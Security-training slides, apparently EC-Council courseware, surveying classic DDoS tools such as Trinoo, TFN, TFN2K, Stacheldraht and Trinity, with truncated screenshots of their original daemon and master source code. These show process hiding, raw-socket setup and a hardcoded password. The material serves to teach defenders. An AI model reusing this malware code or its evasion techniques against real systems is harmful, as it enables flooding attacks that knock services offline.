
Copyright © by **EC-Council**

All Rights reserved. Reproduction is strictly prohibited

DDoS Attack Taxonomy




Amplification Attack



DDoS Tools

- ◉ Trin00
- ◉ Tribe Flow Network (TFN)
- ◉ TFN2K
- ◉ Stacheldraht
- ◉ Shaft
- ◉ Trinity
- ◉ Knight
- ◉ Mstream
- ◉ Kaiten



Classic tools presented for proof of concept

DDoS Tool: Trinoo

- ◉ Trin00 is credited with being the first DDoS attack tool to be widely distributed and used
- ◉ A distributed tool used to launch coordinated UDP flood denial of service attacks from many sources
- ◉ The attacker instructs the Trinoo master to launch a denial of service attack against one or more IP addresses
- ◉ The master instructs the daemons to attack one or more IP addresses for a specified period of time
- ◉ Typically, the trin00 agent gets installed on a system that suffers from remote buffer overrun exploitation


Classic tool presented for proof of concept

DDoS Tool: Tribal Flood Network

- ⦿ Provides the attacker with the ability to wage both bandwidth depletion and resource depletion attacks.
- ⦿ TFN tool provides for UDP and ICMP flooding, as well as TCP SYN, and Smurf attacks.
- ⦿ The agents and handlers communicate with ICMP_ECHO_REPLY packets. These packets are harder to detect than UDP traffic and have the added ability of being able to pass through firewalls.

Classic tool presented for proof of concept

DDoS Tool: Tribal Flood Network



```
td.c - Notepad
File Edit Format Help

/* td.c - tribe flood network daemon
   (c) 1999 by Mixer - PRIVATE */

#include "config.h"
#include "tubby.h"
#include "control.h"
#include "syn.c"
#include "udp.c"
#include "icmp.c"

int
main (int puke, char **fart)
{
    char buf[1024], target[1024], answer[1024];
    struct iphdr *ip = (struct iphdr *) buf;
    struct icmp_hdr *icmp = (struct icmp_hdr *) (buf + sizeof (struct iphdr));
    char *p = (buf + sizeof (struct iphdr) + sizeof (struct icmp_hdr));
    int lsock, i, whereami, port4syn = 0;

    if (geteuid ())
        exit (-1);
    strcpy (fart[0], HIDE_ME);
    lsock = socket (AF_INET, SOCK_RAW, 1);
    close (0);
    close (1);
    close (2);
    if (fork ())
        exit (0);

    signal (SIGHUP, SIG_IGN);
    signal (SIGTERM, SIG_IGN);
    signal (SIGCHLD, SIG_IGN);


    while (1)
    {
        i = read (lsock, buf, 1024);
```

DDoS Tool: TFN2K

- ⊙ Based on the TFN architecture with features designed specifically to make TFN2K traffic difficult to recognize and filter
- ⊙ Remotely executes commands, hides the true source of the attack using IP address spoofing, and transports TFN2K traffic over multiple transport protocols including UDP, TCP, and ICMP
- ⊙ UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack

Classic tool presented for proof of concept

DDoS Tool: TFN2K



```
td.c - Notepad
File Edit Format Help

/*
 * Tribe FloodNet - 2k edition
 * by Mixer <mixer@newyorkoffice.com>
 *
 * td.c - tribe flood server
 */
/*
 * This program is distributed for educational purposes and without any
 * explicit or implicit warranty; in no event shall the author or
 * contributors be liable for any direct, indirect or incidental damages
 * arising in any way out of the use of this software.
 */

#include "tribe.h"

extern int fw00ding, nospoof, port4syn, psize;
extern unsigned long myip;
extern void security_through_obscurity (int);

void tribe_cmd (char, char *, char **);

int
main (int argc, char **argv)
{
    char buf[BS], clear[BS];
    struct ip *iph = (struct ip *) buf;
    struct tribe *tribeh = (struct tribe *) clear;
    int isock, tsock, usock, i;
    char *p = NULL, *data = (clear + sizeof (struct tribe));
    fd_set rfd;

    isock = socket (AF_INET, SOCK_RAW, ICMP);
    tsock = socket (AF_INET, SOCK_RAW, TCP);
    usock = socket (AF_INET, SOCK_RAW, UDP);

    if (geteuid ())
```

DDoS Tool: Stacheldraht

- ⊙ German for “barbed wire,” it is a DDoS attack tool based on earlier versions of TFN.
- ⊙ Like TFN, it includes ICMP flood, UDP flood, and TCP SYN attack options.
- ⊙ Stacheldraht also provides a secure telnet connection via symmetric key encryption between the attacker and the handler systems. This prevents system administrators from intercepting this traffic and identifying it.

Classic tool presented for proof of concept

DDoS Tool: Shaft

- ⦿ It is a derivative of the trin00 tool which uses UDP communication between handlers and agents.
- ⦿ Shaft provides statistics on the flood attack. These statistics are useful to the attacker to know when the victim system is completely down and allows the attacker to know when to stop adding zombie machines to the DDoS attack. Shaft provides UDP, ICMP, and TCP flooding attack options.
- ⦿ One interesting signature of Shaft is that the sequence number for all TCP packets is 0x28374839.


Classic tool presented for proof of concept

DDoS Tool: Trinity

- ⊙ Trinity appears to use primarily port 6667 and also has a backdoor program that listens on TCP port 33270.
- ⊙ Trinity has a wide variety of attack options including UDP, TCP SYN, TCP ACK, and TCP NUL packet floods as well as TCP fragment floods, TCP RST packet floods, TCP random flag packet floods, and TCP established floods.
- ⊙ It has the ability to randomize all 32 bits of the source IP address.

Classic tool presented for proof of concept

DDoS Tool: Trinity



```
master.c - Notepad
File Edit Format Help

#ifdef CRYPTKEY
char *encrypt_string(char *, char *);
char *decrypt_string(char *, char *);
#endif

main(int argc, char *argv[])
{
    struct sockaddr_in master, from, tcpmast, tcpconn;
    int sock, sock2, fromlen, numread, bewm=0, auth, maxfd, alt;
    int list=1, i, foke, hoe, blist, argi, outport=27444, ttout=300, idle=0;
    int pongr=0;
    FILE *out;
    char buf[1024], outbuf[1024], old, comm[15], *arg1;
    char pass[8], *uptime, *dec, *enc;
    long lookup;
    fd_set myfds;
    time_t now, hr, min, onlineat;
    struct timeval tv;
    struct hostent *he;
    old = 0 - 28;
    if (argv[1]) {if (strcmp(argv[1], "--v")==0){printf("trinoo %s\n", VERSION);exit(0);}}
    sprintf(pass, "l44ads1");
    if ((sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) {
        perror("sock");
        exit(-1);
    }
    if ((sock2 = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("sock");
        exit(-1);
    }
    printf("?? ");
    fgets(buf, 1024, stdin);
    buf[strlen(buf) - 1] = 0;
    if (strcmp((char *)crypt(buf, "0n"), "0nm1vNMxqRMym")!=0) {
        exit(-1);
    }
}
```

DDoS Tool: Knight and Kaiten

⊙ Knight:

- IRC-based DDoS attack tool that was first reported in July 2001.
- It provides SYN attacks, UDP Flood attacks, and an urgent pointer flooder.
- Can be installed by using a Trojan horse program called Back Orifice.
- Knight is designed to run on Windows operating systems.

⊙ Kaiten:

- Another IRC-based DDoS attack tool.
- Is based on Knight, and was first reported in August of 2001.
- Supports a variety of attacking features. It includes code for UDP and TCP flooding attacks, for SYN attacks, and a PUSH + ACK attack.
- It also randomizes the 32 bits of its source address.

Classic tools presented for proof of concept

DDoS Tool: Mstream

- ⊙ Uses spoofed TCP packets with the ACK flag set to attack the target
- ⊙ Mstream tool consists of a handler and an agent portion, much like previously known DDoS tools such as Trinoo
- ⊙ Access to the handler is password protected
- ⊙ The apparent intent for 'stream' is to cause the handler to instruct all known agents to launch a TCP ACK flood against a single target IP address for a specified duration

Classic tool presented for proof of concept

